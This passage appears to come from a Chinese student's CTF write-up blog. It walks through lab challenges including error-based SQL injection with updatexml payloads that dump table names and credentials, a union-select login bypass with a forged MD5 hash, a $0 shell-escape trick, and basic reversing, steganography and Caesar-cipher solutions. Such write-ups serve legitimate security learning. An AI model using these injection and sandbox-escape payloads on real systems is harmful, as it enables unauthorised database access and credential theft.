
接着查看表名1’or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(database()))),0x7e),1))#

查看字段1’or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_schema)like(database()))),0x7e),1))#

接着查看1’or(updatexml(1,concat(0x7e,(select(group_concat(id,username,password))from(H4rDsq1)),0x7e),1))#

但得到的flag只有一部份,这里需要使用right()查询:right() 用于从一个字符串的「右侧(末尾)」开始,截取指定长度的字符
1’or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq1)),0x7e),1))#

拼接一下得到flag
十五 [GXYCTF2019]BabySQli

尝试玩能密码,失败
在登录后的网页源码中发现,尝试解码

先尝试base32因为末尾没有=,结果为

得到的字符为明显的base64加密,继续解码,得到参数为name


使用sqlmap失败,网页存在waf。进行手工注入,尝试序列数。到3时报错所以有三列。在一开始时用户名尝试过admin得到

说明admin为正确用户名,然后在题目的链接中得到关键源码

询问ai后得知(参数password被md5加密就是传进去的值要进行md5值加密)且密码与值比较,相同后得到flag,且大写过滤
构造口令1' union select 1,'admin','6512bd43d9caa6e02c990b0a82652dca' #。得到flag

十六 reverse1
先查壳,发现无壳,使用IDA打开程序,打开字符串

打开后查看使用的函数

点击ok,进入汇编,查看伪代码

因为看不懂所以我去网上查资料得到解释,for循环是对str2做了一个转换的处理,str2里面ascii码为111的字符会被转换为ascii码为48的字符,在IDA中,选中数字按"R"键可以将数字转换为字符。即str2中所有的"o"都被转换成了"0"
所以flag为 flag{hell0_w0rld}
十七 sandbox

搜索资料得知该题为$0绕过,输入sh(h是经典 Bourne shell 命令,用于启动 shell 解释器,常和 bash、zsh 对比,或用于编写 .sh 脚本)等价的$0
然后cat flag
十八 你竟然赶我走

使用010打开,结果在文件末尾发现flag
十九 [SWPUCTF 2021 新生赛]ez_caesar

得到一串密文,典型的base64加密,解密后得到SXXHYK{dtzmfajpstbhfjxfw}。全英文推测可能为凯撒加密,于是审视源代码找出偏移值为5
所以解码得到flag,NSSCTF{youhaveknowcaesar}
二十 二维码
下载后得到一张二维码

扫描二维码,得到信息“secret is here”,提交发现这个不是flag,但提示我们flag就在图片中。

这之后我就去搜索资料,明白了要用010去打开这个图片,发现一个隐藏文件,但该文件为zip文件

使用Kali中的binwalk工具进行检测,确实存在zip压缩包和4number.txt文件。使用Kali中的foremost工具,分离出QR_code.png中的压缩文件,使用ls命令查看,得到一个output目录,查看output目录下的文件,找到zip文件。解压这个文件需要密码

密码为7639,打开文件

 浙公网安备 33010602011771号